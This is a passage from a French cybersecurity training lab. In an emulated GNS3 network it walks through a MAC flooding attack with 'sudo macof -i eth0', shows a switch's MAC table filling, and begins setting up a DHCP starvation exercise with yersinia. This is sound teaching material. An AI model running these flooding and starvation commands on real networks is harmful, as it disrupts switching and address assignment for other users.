
Sur la page **Idle-PC**, il vaut mieux ne pas modifier la configuration par défaut. Cliquez ensuite sur **Finish**.



Activité 1
Correction

Étape 3 : Émulation de la topologie de réseau

Comme illustré dans la figure ci-dessous, la template **EtherSwitch** a été créée avec succès.




PARTIE 1

Activité 1
Correction


Étape 3 : Émulation de la topologie de réseau

Pour créer manuellement une nouvelle Template d'une machine à partir d'une machine virtuelle créée sous VirtualBox, sélectionnez l'icône ✚New template

Une nouvelle fenêtre intitulée **New template** s'ouvre, sélectionnez alors **Manually create a new template.** Cliquez ensuite sur **Next**.




Une nouvelle fenêtre intitulée **Preferences** s'ouvre, sélectionnez alors **VirtualBox VMs**, et sélectionnez la VM **Kali.** Cliquez ensuite sur **Next**.




PARTIE 1

Étape 3 : Émulation de la topologie de réseau

Terminez le processus de création en cliquant sur **Apply** puis **Ok**.




Comme illustré dans la figure ci-dessous, la template **Kali** a été créée avec succès.




PARTIE 1

Étape 3 : Émulation de la topologie de réseau


Importez les équipements nécessaires dans l'espace de travail, les nommez, puis établissez les liens requis pour créer la topologie comme illustré à la figure ci-dessus.



Comme illustré dans la figure ci-dessous, tous les équipements sont actifs et prêts à être utilisés.



Cliquez sur le bouton **Start/Resume all nodes**. Une fenêtre de confirmation s'ouvre, cliquez alors sur **Yes**.




PARTIE 1

PARTIE 1

Étape 4 : Exécution de l'attaque MAC Flooding

- Après avoir mis en place la topologie réseau demandée et avant de commencer la réalisation de l'attaque de sécurité, il faut vérifier le nombre actuel d'entrées dans la table d'adresses MAC du commutateur (nommé Switch) dans notre topologie
- Pour ce faire, double cliquez sur le commutateur afin d'ouvrir le terminal du commutateur
- Dans le terminal du commutateur, exécutez la commande suivante : **show mac-address-table count**
- Le résultat de la commande exécutée (c.à.d, le nombre actuel d'entrées dans la table d'adresses MAC du commutateur) est affiché dans la figure ci-dessous
- Selon le résultat obtenu :
  - **Nombre actuel** d'entrées dans la table d'adresses MAC est égal à **1**
  - **Nombre maximum** d'entrées dans la table d'adresses MAC est égal à **8192**



Activité 1
Correction

Étape 4 : Exécution de l'attaque MAC Flooding

- Lancez l'exécution de l'attaque MAC Flooding depuis la machine Kali, en accédant à son terminal et en tapant la commande : **sudo macof -i eth0**
- N'arrêtez pas l'exécution de l'attaque jusqu'à ce que vous puissiez examiner les résultats de cette attaque


```
┌──(kali㉿kali)-[~]
└─$ sudo macof -i eth0
[sudo] password for kali:
ca:2e:99:29:85:f8 2e:84:57:25:aa:1c 0.0.0.0.19471 > 0.0.0.0.18943: S 21353837
14:2135383714(0) win 512
4f:c4:76:16:3f:92 c1:97:10:0:f7:7a 0.0.0.0.20462 > 0.0.0.0.4347: S 2123673241
:2123673241(0) win 512
cd:ff:60:8:fc:20 fe:8f:94:54:b9:4c 0.0.0.0.22434 > 0.0.0.0.45375: S 632848966
:632848966(0) win 512
3b:6f:2f:6:63:0 62:2a:fc:3d:f1:1e 0.0.0.0.33411 > 0.0.0.0.26907: S 869447198:
869447198(0) win 512
ea:87:9f:7e:b6:c4 79:db:32:17:5b:9e 0.0.0.0.15883 > 0.0.0.0.3997: S 151179514
4:1511795144(0) win 512
48:76:bf:66:12:8c 87:5a:ad:31:9a:41 0.0.0.0.40049 > 0.0.0.0.45166: S 11022067
51:1102206751(0) win 512
ea:c0:5c:5f:3d:e af:97:23:2d:a5:8 0.0.0.0.10392 > 0.0.0.0.12209: S 1924028492
```

PARTIE 1

Activité 1
Correction

Étape 4 : Exécution de l'attaque MAC Flooding

- Depuis le terminal du commutateur, exécutez de nouveau la commande **show mac-address-table count** afin d'examiner le nombre actuel d'entrées dans la table d'adresses MAC du commutateur
- Le résultat de la commande exécutée (c.à.d, le nombre actuel d'entrées dans la table d'adresses MAC du commutateur) est affiché dans la figure ci-dessous
- Selon le résultat obtenu, vous pouvez remarquer que le nombre actuel d'entrées dans la table d'adresses MAC est passé de la valeur 1 à 8188 qui est une valeur très proche du nombre maximum d'entrées dans la table d'adresses MAC
- **Nous pouvons donc conclure que la table MAC est inondée avec succès**




PARTIE 1


Étape 4 : Exécution de l'attaque MAC Flooding

Il est aussi possible d'analyser le trafic généré par la machine Kali en utilisant l'outil d'analyse **Wireshark**, qui est installé par défaut avec GNS3.

Pour lancer Wireshark, il suffit de cliquer avec le bouton droit sur le câble liant la machine Kali et le commutateur. Sélectionnez ensuite l'option **Start capture**.



Une fenêtre de capture de paquets s'ouvre comme illustré dans la figure ci-dessous, cliquez alors sur **OK**.




PARTIE 1

PARTIE 1

Étape 4 : Exécution de l'attaque MAC Flooding

La figure ci-dessous est un extrait de la capture du trafic collectée lors de l'exécution de l'attaque MAC Flooding.



ACTIVITÉ 2

MENER L'ATTAQUE DHCP STARVATION

Compétences visées :

- Utiliser des outils avancés pour lancer des attaques de sécurité
- Réaliser une attaque externe exploitant les vulnérabilités de la couche 2 du modèle ISO

Recommandations clés :

- Maitriser le principe de l'attaque DHCP starvation

3 heures

CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser l'attaque DHCP Starvation et d'observer les résultats de cette attaque

Pour l'apprenant

- Il est recommandée de maitriser le principe de l'attaque DHCP Starvation et ses résultats
- Il est recommandée également de suivre les étapes décrites dans l'énoncé pour pouvoir mener cette attaque avec succès

Conditions de réalisation

- L'environnement de travail relatif à l'activité 1 a été bien mis en place et configuré
- Une machine Virtuelle Ubuntu (ou n'importe quelle machine virtuelle)
  Lien de téléchargement de la VM Ubuntu :
  https://www.osboxes.org/ubuntu/#ubuntu-21-10-info
- Un fichier c3725-adventerprisek9-mz.124-25d.bin. **Lien de téléchargement :**
  http://network3000.persiangig.com/p/Cisco/ios/c3725-adventerprisek9-mz.124-25d.bin

Critères de réussite

- Réaliser l'environnement de travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité

Activité 2
Mener l'attaque DHCP Starvation

Étape 1 : Préparation des machines virtuelles

- L'objectif principal de cette activité est de tester l'exécution d'une attaque DHCP starvation.
- Pour ce faire, nous allons émuler une topologie réseau dans GNS3 à partir de laquelle nous allons essayer de tester l'attaque DHCP starvation.
- Dans cette étape, vous êtes chargés de préparer les machines virtuelles qui vont être utilisées par la suite pour émuler la topologie réseau de cette activité.
- La première tâche consiste à installer l'outil yersinia dans la machine virtuelle Kali (utilisée dans l'activité précédente) en tapant la commandes suivante dans le terminal : **sudo apt install yersinia**
    - Cet outil nous servira par la suite pour l'exécution de l'attaque DHCP Startvation

Remarques

- Pour connecter la machine virtuelle Kali à Internet et pouvoir installer l'outil yersinia, il faut choisir comme mode d'accès réseau **"Nat"** ou **"Accès par pont"**.
- Après avoir terminé l'installation, modifiez le mode d'accès réseau de la machine virtuelle en **" Aucune connexion".**


```
┌──(kali㉿kali)-[~]
└─$ sudo apt install yersinia
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  yersinia
0 upgraded, 1 newly installed, 0 to remove and 567 not upgraded.
Need to get 160 kB of archives.
After this operation, 447 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 yersinia amd64 0.8.2-2.1+b1 [160 kB]
Fetched 160 kB in 1s (145 kB/s)
Selecting previously unselected package yersinia.
(Reading database ... 289199 files and directories currently installed.)
Preparing to unpack .../yersinia_0.8.2-2.1+b1_amd64.deb ...
```

PARTIE 1

Activité 2
Mener l'attaque DHCP Starvation

Étape 1 : Préparation des machines virtuelles

- Après avoir préparé la machine virtuelle Kali Linux, il faut préparer une deuxième machine virtuelle qui va jouer le rôle d'un client DHCP dans la topologie réseau émulée.
- Dans cette activité, il est possible d'utiliser, par exemple, une machine virtuelle Ubuntu.
    - Il est possible de télécharger un disque virtuel Ubuntu à partir du lien suivant https://www.osboxes.org/ubuntu/#ubuntu-21-10-info
    - En partant de ce disque virtuel, il est possible de créer une machine virtuelle Ubuntu, en suivant les étapes suivantes :
        1. Comme illustré dans la figure ci-contre, créez une nouvelle machine virtuelle :



Remarques

